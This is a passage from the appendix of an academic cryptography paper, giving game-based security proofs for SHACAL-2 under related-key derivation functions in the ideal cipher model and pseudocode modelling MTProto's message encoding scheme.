The game G_0 is designed to be equivalent to the game $\mathrm{G}^{\mathsf{lrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{KDF}},\phi_{\mathsf{SHACAL\text{-}2}},\mathcal{D}}$ in the ideal cipher model. In particular, the game G_0 gives its adversary $\mathcal{D}$ access to the oracles IC and IC^{-1} that evaluate the direct and inverse calls to the ideal cipher respectively. The evaluation of $\mathsf{SHACAL\text{-}2.Ev}(sk_i, IV_{256})$ inside the oracle RoR of the game $\mathrm{G}^{\mathsf{lrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{KDF}},\phi_{\mathsf{SHACAL\text{-}2}},\mathcal{D}}$ is replaced with a call to $\mathrm{IC}(sk_i, IV_{256})$ in the game G_0. The oracles IC and IC^{-1} assign a random permutation $\pi\colon \{0,1\}^{\mathsf{SHACAL\text{-}2.ol}} \rightarrow$

```
Games $G_0$–$G_3$
$b \leftarrow\!\$ \{0,1\}$
$kk \leftarrow\!\$ \{0,1\}^{672}$
$kk_{\mathcal{I},0} \leftarrow kk[0:288]$
$kk_{\mathcal{R},0} \leftarrow kk[64:352]$
$kk_{\mathcal{I},1} \leftarrow kk[320:608]$
$kk_{\mathcal{R},1} \leftarrow kk[384:672]$
$kk_{\mathcal{I}} \leftarrow (kk_{\mathcal{I},0}, kk_{\mathcal{I},1})$
$kk_{\mathcal{R}} \leftarrow (kk_{\mathcal{R},0}, kk_{\mathcal{R},1})$
$b' \leftarrow\!\$ \mathcal{D}^{\mathrm{RoR,IC,IC^{-1}}}$
return $b' = b$

IC$(sk, x)$
if $\mathsf{P}[sk] = \bot$ then
    $\mathsf{P}[sk] \leftarrow\!\$ P(\mathsf{SHACAL\text{-}2.ol})$
$\pi \leftarrow \mathsf{P}[sk]$
return $\pi(x)$

IC$^{-1}(sk, y)$
if $\mathsf{P}[sk] = \bot$ then
    $\mathsf{P}[sk] \leftarrow\!\$ P(\mathsf{SHACAL\text{-}2.ol})$
$\pi \leftarrow \mathsf{P}[sk]$
return $\pi^{-1}(y)$

RoR$(u, i, msk)$
$(kk_{u,0}, kk_{u,1}) \leftarrow kk_u$
$sk_0 \leftarrow \mathsf{SHA\text{-}pad}(msk \parallel kk_{u,0})$
$sk_1 \leftarrow \mathsf{SHA\text{-}pad}(kk_{u,1} \parallel msk)$
if $(\mathsf{K}[sk_i] \neq \bot) \wedge (\mathsf{K}[sk_i] \neq (u, i, msk))$ then
    $(u', i', msk') \leftarrow \mathsf{K}[sk_i]$
    if $(i' = 0) \wedge (i = 0)$ then
        // $msk' \parallel kk_{u',0} = msk \parallel kk_{u,0}$, i.e. $kk_{\mathcal{I},0} = kk_{\mathcal{R},0}$
        $\mathsf{bad}_0 \leftarrow \mathsf{true}$
        abort(false)    // $G_1$–$G_3$
    else if $(i' = 1) \wedge (i = 1)$ then
        // $kk_{u',1} \parallel msk' = kk_{u,1} \parallel msk$, i.e. $kk_{\mathcal{I},1} = kk_{\mathcal{R},1}$
        $\mathsf{bad}_1 \leftarrow \mathsf{true}$
        abort(false)    // $G_2$–$G_3$
    else    // $i' \neq i$
        // $msk' \parallel kk_{u',0} = kk_{u,1} \parallel msk$ if $(i' = 0) \wedge (i = 1)$
        // $kk_{u',1} \parallel msk' = msk \parallel kk_{u,0}$ if $(i' = 1) \wedge (i = 0)$
        // i.e. $kk_{a,0}[0:160] = kk_{b,1}[128:288]$ for $a, b \in \{\mathcal{I}, \mathcal{R}\}$
        $\mathsf{bad}_2 \leftarrow \mathsf{true}$
        abort(false)    // $G_3$
$\mathsf{K}[sk_i] \leftarrow (u, i, msk)$
$y_1 \leftarrow \mathrm{IC}(sk_i, IV_{256})$
if $\mathsf{T}[u, i, msk] = \bot$ then
    $\mathsf{T}[u, i, msk] \leftarrow\!\$ \{0,1\}^{\mathsf{SHACAL\text{-}2.ol}}$
$y_0 \leftarrow \mathsf{T}[u, i, msk]$
return $y_b$
```

Figure D.9. Games G_0–G_3 for the proof of Proposition 10. The code added by expanding the related-key-deriving functions ϕ_{KDF} and $\phi_{\mathsf{SHACAL\text{-}2}}$ in the game G_0 is highlighted in grey.

$\{0,1\}^{\mathsf{SHACAL\text{-}2.ol}}$ to any block cipher key $sk \in \{0,1\}^{\mathsf{SHACAL\text{-}2.kl}}$ that is seen for the first time, and store it in the table entry $\mathsf{P}[sk]$. On input (sk, x) the oracle IC evaluates the permutation $\pi \leftarrow \mathsf{P}[sk]$ on input x and returns the result $\pi(x)$; on input (sk, y) the oracle IC evaluates the inverse of the permutation $\pi \leftarrow \mathsf{P}[sk]$ on input y and returns the result $\pi^{-1}(y)$. The game G_0 also expands the code of the related-key-deriving functions ϕ_{KDF} and $\phi_{\mathsf{SHACAL\text{-}2}}$. We have

$$\mathsf{Adv}^{\mathsf{lrkprf}}_{\mathsf{SHACAL\text{-}2}, \phi_{\mathsf{KDF}}, \phi_{\mathsf{SHACAL\text{-}2}}}(\mathcal{D}) = 2 \cdot \Pr[G_0] - 1.$$

Throughout the transitions from G_0 to G_3 (Fig. D.9), the code highlighted in blue is used to gradually eliminate the possibility that the adversary $\mathcal{D}$ calls its oracle RoR on two distinct input tuples (u', i', msk') and (u, i, msk) that both lead to the same block cipher key sk_i. If this was not true, then $\mathcal{D}$ could trivially win the game by comparing the equality of outputs returned by $\text{RoR}(u', i', msk')$ and $\text{RoR}(u, i, msk)$. Depending on the values of $i', i \in \{0, 1\}$ used in $(u', i', msk') \neq (u, i, msk)$, the block cipher keys produced across the two corresponding calls to RoR can be the equal if the intersection of sets $\{msk' \parallel kk_{u',0}, kk_{u',1} \parallel msk'\}$ and $\{msk \parallel kk_{u,0}, kk_{u,1} \parallel msk\}$ is not empty. We now show that it will be empty with high probability.

Let $i \in \{0, 1, 2\}$. The games G_i and G_{i+1} are identical until bad_i is set. We have

$$\Pr[G_i] - \Pr[G_{i+1}] \leq \Pr\left[\mathsf{bad}_i^{G_i}\right].$$

Note that whenever the bad_i flag is set in the game G_{i+1}, we use the **abort**(false) instruction to immediately halt the game with the output false, meaning $\mathcal{D}$ loses the game right after setting the flag. In order for it to be possible to set each of the flags, certain bit segments in kk need to be equal; this is a necessary, but not a sufficient condition. We use that to upper bound the corresponding probabilities as follows, when measured over the randomness of sampling $kk \leftarrow\$ \{0, 1\}^{672}$ (here kk is implicitly parsed into $kk_{\mathcal{I},0}$, $kk_{\mathcal{I},1}$, $kk_{\mathcal{R},0}$, $kk_{\mathcal{R},1}$ as specified by the related-key-deriving function ϕ_{KDF}):

$$\begin{aligned}
\Pr\left[\mathsf{bad}_0^{G_0}\right] &\leq \Pr\left[kk_{\mathcal{I},0} = kk_{\mathcal{R},0}\right] = 2^{-288}.\\
\Pr\left[\mathsf{bad}_1^{G_1}\right] &\leq \Pr\left[kk_{\mathcal{I},1} = kk_{\mathcal{R},1}\right] = 2^{-288}.\\
\Pr\left[\mathsf{bad}_2^{G_2}\right] &\leq \Pr\left[\exists a, b \in \{\mathcal{I}, \mathcal{R}\} \colon kk_{a,0}[0 : 160] = kk_{b,1}[128 : 288]\right]\\
&\leq \sum_{a,b \in \{\mathcal{I},\mathcal{R}\}} \Pr\left[kk_{a,0}[0 : 160] = kk_{b,1}[128 : 288]\right]\\
&= \Pr\left[kk[0 : 160] = kk[448 : 608]\right]\\
&\quad + \Pr\left[kk[0 : 160] = kk[512 : 672]\right]\\
&\quad + \Pr\left[kk[64 : 224] = kk[448 : 608]\right]\\
&\quad + \Pr\left[kk[64 : 224] = kk[512 : 672]\right]\\
&= 4 \cdot 2^{-160}\\
&= 2^{-158}.
\end{aligned}$$

We used the union bound in order to upper-bound $\Pr\left[\mathsf{bad}_2^{G_2}\right]$. The upper bound on $\Pr\left[\mathsf{bad}_2^{G_2}\right]$ could be significantly lowered by capturing the idea that the adversary $\mathcal{D}$ also needs to match both msk and msk' to the corresponding bits of kk. The adversary $\mathcal{D}$ cannot efficiently learn kk based on the responses from its oracles; the best it could do in an attempt to set bad_2 is to repeatedly try guessing the bits of kk by supplying different values of $msk, msk' \in \{0,1\}^{128}$.[1] The upper bound would then depend on the number of calls that $\mathcal{D}$ makes to its oracle RoR. We omit this analysis, and settle for a less precise lower-bound.

The game G_4 in Fig. D.10 rewrites the game G_3 (Fig. D.9) in an equivalent way. The calls to SHA-pad are expanded according to its definition in Fig. 2.4. The three conditional statements that inevitably lead to **abort**(false) are replaced with an immediate call to **abort**(false). The code of the IC oracle is expanded in place of the single call to IC from within oracle RoR. We have

$$\Pr[G_4] = \Pr[G_3].$$

By now, we have determined that in the game G_4 each query to the RoR oracle uses a distinct block cipher key sk (except in the trivial case when RoR is queried twice with the same input tuple). In the ideal cipher model, this key is mapped to a random permutation, which is then stored in $\mathsf{P}[sk]$. We want to show that the adversary $\mathcal{D}$ cannot distinguish between this permutation evaluated on input IV_{256} and a uniformly random value from $\{0,1\}^{\mathsf{SHACAL\text{-}2.ol}}$. The only way it could distinguish between the two cases is if $\mathcal{D}$ managed to guess sk and query one of its ideal cipher oracles with sk as input. This requires $\mathcal{D}$ to guess the corresponding 288-bit segment of kk that is used to build sk inside oracle RoR: either $sk[128:416]$ should be equal to one of $\{kk_{\mathcal{I},0}, kk_{\mathcal{R},0}\}$, or $sk[0:288]$ should be equal to one of $\{kk_{\mathcal{I},1}, kk_{\mathcal{R},1}\}$. We show that this is hard to achieve.

Formally, the games G_4 and G_5 are identical until bad_3 is set. We have

$$\Pr[G_4] - \Pr[G_5] \leq \Pr\left[\mathsf{bad}_3^{G_5}\right].$$

Note that kk can take a total of 2^{672} different values. Each query to an ideal cipher oracle IC or IC^{-1} either sets bad_3, or silently rejects *at most* $4 \cdot 2^{384}$ candidate kk values. In particular, if bad_3 was not set, then kk cannot contain $sk[128:416]$ in one of the positions that correspond to $kk_{\mathcal{I},0}$ or $kk_{\mathcal{R},0}$, and it cannot contain $sk[0:288]$ in one of the positions that correspond to $kk_{\mathcal{I},1}$ or $kk_{\mathcal{R},1}$. Here, we use the fact that for any fixed 288-bit string, there are $2^{672-288} = 2^{384}$ different ways to choose the remaining bits of kk. Beyond eliminating some candidate keys as per above, the ideal cipher oracles do not return any useful information about the contents of kk. So we can upper-bound the probability of setting bad_3 in the game G_5 after making q queries to the oracles IC and IC^{-1} as follows:

$$\Pr\left[\mathsf{bad}_3^{G_5}\right] \leq q \cdot \frac{4 \cdot 2^{384}}{2^{672}} = q \cdot 2^{-286}.$$

Finally, in the game G_5 the ideal cipher oracles can no longer help $\mathcal{D}$ learn any information about the

[1]Note that the 256 total bits of $msk, msk' \in \{0,1\}^{128}$ should not always be independent. For example, when trying to match $msk' \parallel kk_{\mathcal{R},0} = kk_{\mathcal{I},1} \parallel msk$, the 32-bit long bit-string $kk[320:352]$ should appear both in the prefix of msk' and in the suffix of msk.

```
Games G4–G5
 1 : $b \leftarrow\$ \{0,1\}$
 2 : $kk \leftarrow\$ \{0,1\}^{672}$
 3 : $kk_{\mathcal{I},0} \leftarrow kk[0:288]$
 4 : $kk_{\mathcal{R},0} \leftarrow kk[64:352]$
 5 : $kk_{\mathcal{I},1} \leftarrow kk[320:608]$
 6 : $kk_{\mathcal{R},1} \leftarrow kk[384:672]$
 7 : $kk_{\mathcal{I}} \leftarrow (kk_{\mathcal{I},0}, kk_{\mathcal{I},1})$
 8 : $kk_{\mathcal{R}} \leftarrow (kk_{\mathcal{R},0}, kk_{\mathcal{R},1})$
 9 : $b' \leftarrow\$ \mathcal{D}^{\mathrm{RoR},\mathrm{IC},\mathrm{IC}^{-1}}$
10 : return $b' = b$

IC(sk, x)
 1 : if $(sk[128:416] \in \{kk_{\mathcal{I},0}, kk_{\mathcal{R},0}\}) \vee$
 2 :     $(sk[0:288] \in \{kk_{\mathcal{I},1}, kk_{\mathcal{R},1}\})$ then
 3 :       $\mathsf{bad}_3 \leftarrow \mathsf{true}$
 4 :       abort(false)    // G5
 5 : if $\mathsf{P}[sk] = \perp$ then
 6 :     $\mathsf{P}[sk] \leftarrow\$ P(\text{SHACAL-2.ol})$
 7 : $\pi \leftarrow \mathsf{P}[sk]$
 8 : return $\pi(x)$

IC^{-1}(sk, y)
 1 : if $(sk[128:416] \in \{kk_{\mathcal{I},0}, kk_{\mathcal{R},0}\}) \vee$
 2 :     $(sk[0:288] \in \{kk_{\mathcal{I},1}, kk_{\mathcal{R},1}\})$ then
 3 :       $\mathsf{bad}_3 \leftarrow \mathsf{true}$
 4 :       abort(false)    // G5
 5 : if $\mathsf{P}[sk] = \perp$ then
 6 :     $\mathsf{P}[sk] \leftarrow\$ P(\text{SHACAL-2.ol})$
 7 : $\pi \leftarrow \mathsf{P}[sk]$
 8 : return $\pi^{-1}(y)$

RoR(u, i, msk)
 1 : $(kk_{u,0}, kk_{u,1}) \leftarrow kk_u$
 2 : $sk_0 \leftarrow msk \,\|\, kk_{u,0} \,\|\, 1 \,\|\, \langle 0 \rangle_{31} \,\|\, \langle |416| \rangle_{64}$
 3 : $sk_1 \leftarrow kk_{u,1} \,\|\, msk \,\|\, 1 \,\|\, \langle 0 \rangle_{31} \,\|\, \langle |416| \rangle_{64}$
 4 : if $(\mathsf{K}[sk_i] \neq \perp) \wedge (\mathsf{K}[sk_i] \neq (u, i, msk))$ then
 5 :     abort(false)
 6 : $\mathsf{K}[sk_i] \leftarrow (u, i, msk)$
 7 : if $\mathsf{P}[sk_i] = \perp$ then
 8 :     $\mathsf{P}[sk_i] \leftarrow\$ P(\text{SHACAL-2.ol})$
 9 : $\pi \leftarrow \mathsf{P}[sk_i]$
10 : $y_1 \leftarrow \pi(IV_{256})$
11 : if $\mathsf{T}[u, i, msk] = \perp$ then
12 :     $\mathsf{T}[u, i, msk] \leftarrow\$ \{0,1\}^{\text{SHACAL-2.ol}}$
13 : $y_0 \leftarrow \mathsf{T}[u, i, msk]$
14 : return $y_b$
```

Figure D.10. Games G4–G5 for the proof of Proposition 10. The code highlighted in grey is functionally equivalent to the corresponding code in G3.

bits of kk, or about the corresponding random permutations. So we have

$$\Pr[G_5] = \frac{1}{2}.$$

Combining all of the above, we get

$$\begin{aligned}\Pr[G_0] &= \sum_{0 \le i \le 4} (\Pr[G_i] - \Pr[G_{i+1}]) + \Pr[G_5] \\ &= (2^{-288} + 2^{-288} + 2^{-158} + 0 + q \cdot 2^{-286}) + \frac{1}{2} \\ &< 2^{-157} + q \cdot 2^{-286} + \frac{1}{2}.\end{aligned}$$

The inequality follows. □

Proposition 11. *Consider* ϕ_{MAC}. *Let the block cipher* SHACAL-2 *be modelled as the ideal cipher with key length* SHACAL-2.kl *and block length* SHACAL-2.ol. *Let* $\mathcal{D}$ *be any adversary against the* HRKPRF*-security of* SHACAL-2 *with respect to* ϕ_{MAC}. *Assume that* $\mathcal{D}$ *makes a total of* q *queries to its ideal cipher oracles. Then the advantage of* $\mathcal{D}$ *is upper-bounded as follows:*

$$\mathsf{Adv}^{\mathsf{hrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{MAC}}}(\mathcal{D}) \le 2^{-255} + q \cdot 2^{-254}.$$

Proof. This proof presents a very similar (but simpler) argument compared to the one used for the proof of Proposition 10. So we provide the games and only the core analysis here, with a minimal amount of justification for each of the steps. This proof uses the games G_0–G_3 in Fig. D.11.

The game G_0 is equivalent to game $G^{\mathsf{hrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{MAC}},\mathcal{D}}$ in the ideal cipher model, so

$$\mathsf{Adv}^{\mathsf{hrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{MAC}}}(\mathcal{D})\ \mathsf{SHACAL\text{-}2}, \phi_{\mathsf{MAC}}\mathcal{D} = 2 \cdot \Pr[G_0] - 1.$$

For the transition from G_0 to G_1 we upper-bound the probability of $mk_{\mathcal{I}} = mk_{\mathcal{R}}$ as follows:

$$\Pr[G_0] - \Pr[G_1] \le \Pr\left[\mathsf{bad}_0^{G_0}\right] \le \Pr\left[mk_{\mathcal{I}} = mk_{\mathcal{R}}\right] = 2^{-256}.$$

The game G_2 differs from game G_1 by expanding the code of the oracle IC in place of the corresponding call to $\mathrm{IC}(sk, IV_{256})$ inside the RoR oracle, so the two games are equivalent:

$$\Pr[G_1] - \Pr[G_2] = 0.$$

For the transition from G_2 to G_3 we upper-bound the probability that the adversary $\mathcal{D}$ calls one of

```
Games G_0–G_3
1 :  $b \leftarrow\$ \{0,1\}$
2 :  $mk \leftarrow\$ \{0,1\}^{320}$
3 :  $mk_{\mathcal{I}} \leftarrow mk[0:256]$
4 :  $mk_{\mathcal{R}} \leftarrow mk[64:320]$
5 :  if $mk_{\mathcal{I}} = mk_{\mathcal{R}}$ then
6 :      $\mathsf{bad}_0 \leftarrow \mathsf{true}$
7 :      return false        // $G_1$–$G_3$
8 :  $b' \leftarrow\$ \mathcal{D}^{\mathrm{RoR},\mathrm{IC},\mathrm{IC}^{-1}}$
9 :  return $b' = b$

IC(sk, x)
1 :  if $sk[0:256] \in \{mk_{\mathcal{I}}, mk_{\mathcal{R}}\}$ then
2 :      $\mathsf{bad}_1 \leftarrow \mathsf{true}$
3 :      return $\perp$        // $G_3$
4 :  if $\mathsf{P}[sk] = \perp$ then
5 :      $\mathsf{P}[sk] \leftarrow\$ P(\mathsf{SHACAL\text{-}2.ol})$
6 :  $\pi \leftarrow \mathsf{P}[sk]$
7 :  return $\pi(x)$

IC^{-1}(sk, y)
1 :  if $sk[0:256] \in \{mk_{\mathcal{I}}, mk_{\mathcal{R}}\}$ then
2 :      $\mathsf{bad}_1 \leftarrow \mathsf{true}$
3 :      return $\perp$        // $G_3$
4 :  if $\mathsf{P}[sk] = \perp$ then
5 :      $\mathsf{P}[sk] \leftarrow\$ P(\mathsf{SHACAL\text{-}2.ol})$
6 :  $\pi \leftarrow \mathsf{P}[sk]$
7 :  return $\pi^{-1}(y)$

RoR(u, i, msk)
1 :  $sk \leftarrow mk_u \,\|\, p$
2 :  $y_1 \leftarrow \mathrm{IC}(sk, IV_{256})$        // $G_0$–$G_1$
3 :  if $\mathsf{P}[sk] = \perp$ then
4 :      $\mathsf{P}[sk] \leftarrow\$ P(\mathsf{SHACAL\text{-}2.ol})$        // $G_2$–$G_3$
5 :  $\pi \leftarrow \mathsf{P}[sk]$
6 :  $y_1 \leftarrow \pi(IV_{256})$        // $G_2$–$G_3$
7 :  if $\mathsf{T}[u,p] = \perp$ then
8 :      $\mathsf{T}[u,p] \leftarrow\$ \{0,1\}^{\mathsf{SHACAL\text{-}2.ol}}$
9 :  $y_0 \leftarrow \mathsf{T}[u,p]$
10 : return $y_b$
```

Figure D.11. Games G_0–G_3 for the proof of Proposition 11. The code added by expanding the related-key-deriving function ϕ_{MAC} in the game G_0 is highlighted in grey.

its ideal cipher oracles IC or IC^{-1} with a block cipher key sk that contains $mk_{\mathcal{I}}$ or $mk_{\mathcal{R}}$ as its prefix:

$$\Pr[G_2] - \Pr[G_3] \leq \Pr\left[\mathsf{bad}_1^{G_2}\right] \leq q \cdot \frac{2 \cdot 2^{256}}{2^{512}} = q \cdot 2^{-255}.$$

In the game G_3 the ideal cipher oracles IC and IC^{-1} no longer work with any keys that might be used inside the oracle RoR. So the adversary $\mathcal{D}$ cannot distinguish between an evaluation of a random permutation on input IV_{256} and a uniformly random output value from the range of such a permutation. We have

$$\Pr[G_3] = \frac{1}{2}.$$

We now combine all of the above steps:

$$\begin{aligned}\mathsf{Adv}^{\mathsf{hrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{MAC}}}(\mathcal{D}) &= 2 \cdot \Pr[G_0] - 1 \\ &= 2 \cdot \left(\sum_{0 \le i \le 2} (\Pr[G_i] - \Pr[G_{i+1}]) + \Pr[G_3] \right) - 1 \\ &\le 2 \cdot \left(2^{-256} + 0 + q \cdot 2^{-255} + \frac{1}{2} \right) - 1.\end{aligned}$$

The inequality follows. □

D.4 Message encoding scheme of MTProto

Fig. D.12 defines an approximation of the current ME construction in MTProto, where header fields have encodings of fixed size as in Section 5.2. Salt generation is modelled as an abstract call within ME.Init. The table S contains 64-bit salt values, each associated to some time period; the algorithm GenerateSalts generates this table; the algorithms GetSalt and ValidSalts are used to choose and validate salt values depending on the current timestamp. M is a fixed-size set that stores (msg_id, seq_no) for each of the recently received messages; when M reaches its maximum size, the entries with the smallest msg_id are removed first. *M.IDs* is the set of msg_ids in M. Time constants t_p and t_f determine the range of timestamps (from the past or future) that should be accepted; these constants are in the same encoding as *aux*. We assume all strings are byte-aligned.

We omit modelling containers or acknowledgement messages, though they are not properly separated from the main protocol logic in implementations. We stress that because implementations of MTProto differ even in protocol details, it would be impossible to define a single ME scheme, so Fig. D.12 shows an approximation. For instance, the GenPadding function in Android has randomised padding length which is at most 240 bytes, whereas the same function on desktop does not randomise the padding length. Different client/server behaviour is captured by $u = \mathcal{I}$ representing the client and $u = \mathcal{R}$ representing the server, and we assume that $\mathcal{I}$ always sends the first message.

```
ME.Init()
1 :  $N_{\mathsf{sent}} \leftarrow 0$
2 :  $sid \leftarrow 0$
3 :  $\mathsf{last\_msg\_id} \leftarrow 0$
4 :  $\mathsf{S} \leftarrow\!\!\$\ \mathsf{GenerateSalts}()$
5 :  $M \leftarrow \varnothing$
6 :  $st_{\mathsf{ME},\mathcal{I}} \leftarrow (N_{\mathsf{sent}}, sid, \mathsf{last\_msg\_id}, \mathsf{S}, M)$
7 :  $st_{\mathsf{ME},\mathcal{R}} \leftarrow (N_{\mathsf{sent}}, sid, \mathsf{last\_msg\_id}, \mathsf{S}, M)$
8 :  return $(st_{\mathsf{ME},\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}})$

GetMsgId($u, aux, \mathsf{last\_msg\_id}$)
1 :  $\mathsf{msg\_id} \leftarrow aux \ll 32$
2 :  if $\mathsf{msg\_id} \leq \mathsf{last\_msg\_id}$ then
3 :      $\mathsf{msg\_id} \leftarrow \mathsf{last\_msg\_id} + 1$
4 :  $i_{\mathcal{I}} \leftarrow 0$
5 :  $i_{\mathcal{R}} \leftarrow 1$
6 :  $t \leftarrow (i_u - \mathsf{msg\_id}) \bmod 4$
7 :  return $\langle \mathsf{msg\_id} + t \rangle_{64}$

GenPadding($\ell$)
1 :  $\ell' \leftarrow 128 - \ell \bmod 128$
2 :  $n \leftarrow\!\!\$\ \{2, 3, \cdots, 63\}$
3 :  $\mathsf{padding} \leftarrow\!\!\$\ \{0,1\}^{\ell' + n * 128}$
4 :  return padding

ME.Encode($st_{\mathsf{ME},u}, m, aux$)
1 :  $(N_{\mathsf{sent}}, sid, \mathsf{last\_msg\_id}, \mathsf{S}, M) \leftarrow st_{\mathsf{ME},u}$
2 :  if $u = \mathcal{I} \wedge N_{\mathsf{sent}} = 0$ then
3 :      $sid \leftarrow\!\!\$\ \{0,1\}^{64}$
4 :  $\mathsf{salt} \leftarrow \mathsf{GetSalt}(\mathsf{S}, aux)$
5 :  $\mathsf{msg\_id} \leftarrow \mathsf{GetMsgId}(u, aux, \mathsf{last\_msg\_id})$
6 :  $\mathsf{seq\_no} \leftarrow \langle 2 \cdot N_{\mathsf{sent}} + 1 \rangle_{32}$
7 :  $\mathsf{length} \leftarrow \langle |m|/8 \rangle_{32}$
8 :  $\mathsf{padding} \leftarrow\!\!\$\ \mathsf{GenPadding}(|m|)$
9 :  $p_0 \leftarrow \mathsf{salt} \,\|\, \mathsf{session\_id}$
10 : $p_1 \leftarrow \mathsf{msg\_id} \,\|\, \mathsf{seq\_no} \,\|\, \mathsf{length}$
11 : $p_2 \leftarrow m \,\|\, \mathsf{padding}$
12 : $p \leftarrow p_0 \,\|\, p_1 \,\|\, p_2$
13 : $N_{\mathsf{sent}} \leftarrow N_{\mathsf{sent}} + 1$
14 : $\mathsf{last\_msg\_id} \leftarrow \mathsf{msg\_id}$
15 : $st_{\mathsf{ME},u} \leftarrow (N_{\mathsf{sent}}, sid, \mathsf{last\_msg\_id}, \mathsf{S}, M)$
16 : return $(st_{\mathsf{ME},u}, p)$
```

(a) ME.Init and ME.Encode, with helper methods.

Figure D.12. Construction of MTProto's message encoding scheme ME, where *aux* is a 32-bit timestamp.

```
$\mathsf{ME.Decode}(st_{\mathsf{ME},u}, p, aux)$
$(N_{\mathsf{sent}}, sid, \mathsf{last\_msg\_id}, \mathsf{S}, M) \leftarrow st_{\mathsf{ME},u}$
$\mathsf{salt} \leftarrow p[0:64]$
$\mathsf{session\_id}' \leftarrow p[64:128]$
$\mathsf{msg\_id} \leftarrow p[128:192]$
$\mathsf{seq\_no} \leftarrow p[192:224]$
$\mathsf{length} \leftarrow p[224:256]$
$\ell \leftarrow |p| - 256$
**if** $(u = \mathcal{R}) \wedge (\mathsf{salt} \notin \mathsf{ValidSalts}(\mathsf{S}, aux))$ **then**
    **return** $(st_{\mathsf{ME},u}, \perp)$
**if** $(u = \mathcal{R}) \wedge (N_{\mathsf{recv}} = 0)$ **then**
    $\mathsf{session\_id} \leftarrow \mathsf{session\_id}'$
**else if** $\mathsf{session\_id}' \neq \mathsf{session\_id}$ **then**
    **return** $(st_{\mathsf{ME},u}, \perp)$
**if** $\neg(aux - t_p \leq (\mathsf{msg\_id} \gg 32) \leq aux + t_f) \vee$
    $(\mathsf{msg\_id} \in M.IDs) \vee (\mathsf{msg\_id} < \min(M.IDs))$ **then**
        **return** $(st_{\mathsf{ME},u}, \perp)$
**if** $(u = \mathcal{R}) \wedge (\exists (i, s) \in M:$
    $((\mathsf{seq\_no} \leq s) \wedge (\mathsf{msg\_id} > i)) \vee$
    $((\mathsf{seq\_no} \geq s) \wedge (\mathsf{msg\_id} < i)))$ **then**
        **return** $(st_{\mathsf{ME},u}, \perp)$
**if** $((u = \mathcal{I}) \wedge (\mathsf{msg\_id} \bmod 4 \neq 1)) \vee$
    $((u = \mathcal{R}) \wedge (\mathsf{msg\_id} \bmod 4 \neq 0))$ **then**
        **return** $(st_{\mathsf{ME},u}, \perp)$
$\ell_{\mathsf{padding}} \leftarrow \ell/8 - \mathsf{length}$
**if** $\neg(0 < \mathsf{length} \leq \ell/8) \vee \neg(12 \leq \ell_{\mathsf{padding}} \leq 1024)$ **then**
    **return** $(st_{\mathsf{ME},u}, \perp)$
$m \leftarrow p[256 : 256 + \mathsf{length} \cdot 8]$
$M \leftarrow$ **add** $(\mathsf{msg\_id}, \mathsf{seq\_no})$ **to** $M$
$st_{\mathsf{ME},u} \leftarrow (N_{\mathsf{sent}}, sid, \mathsf{last\_msg\_id}, \mathsf{S}, M)$
**return** $(st_{\mathsf{ME},u}, m)$
```

(b) ME.Decode.

Figure D.12. Construction of MTProto's message encoding scheme ME, where *aux* is a 32-bit timestamp.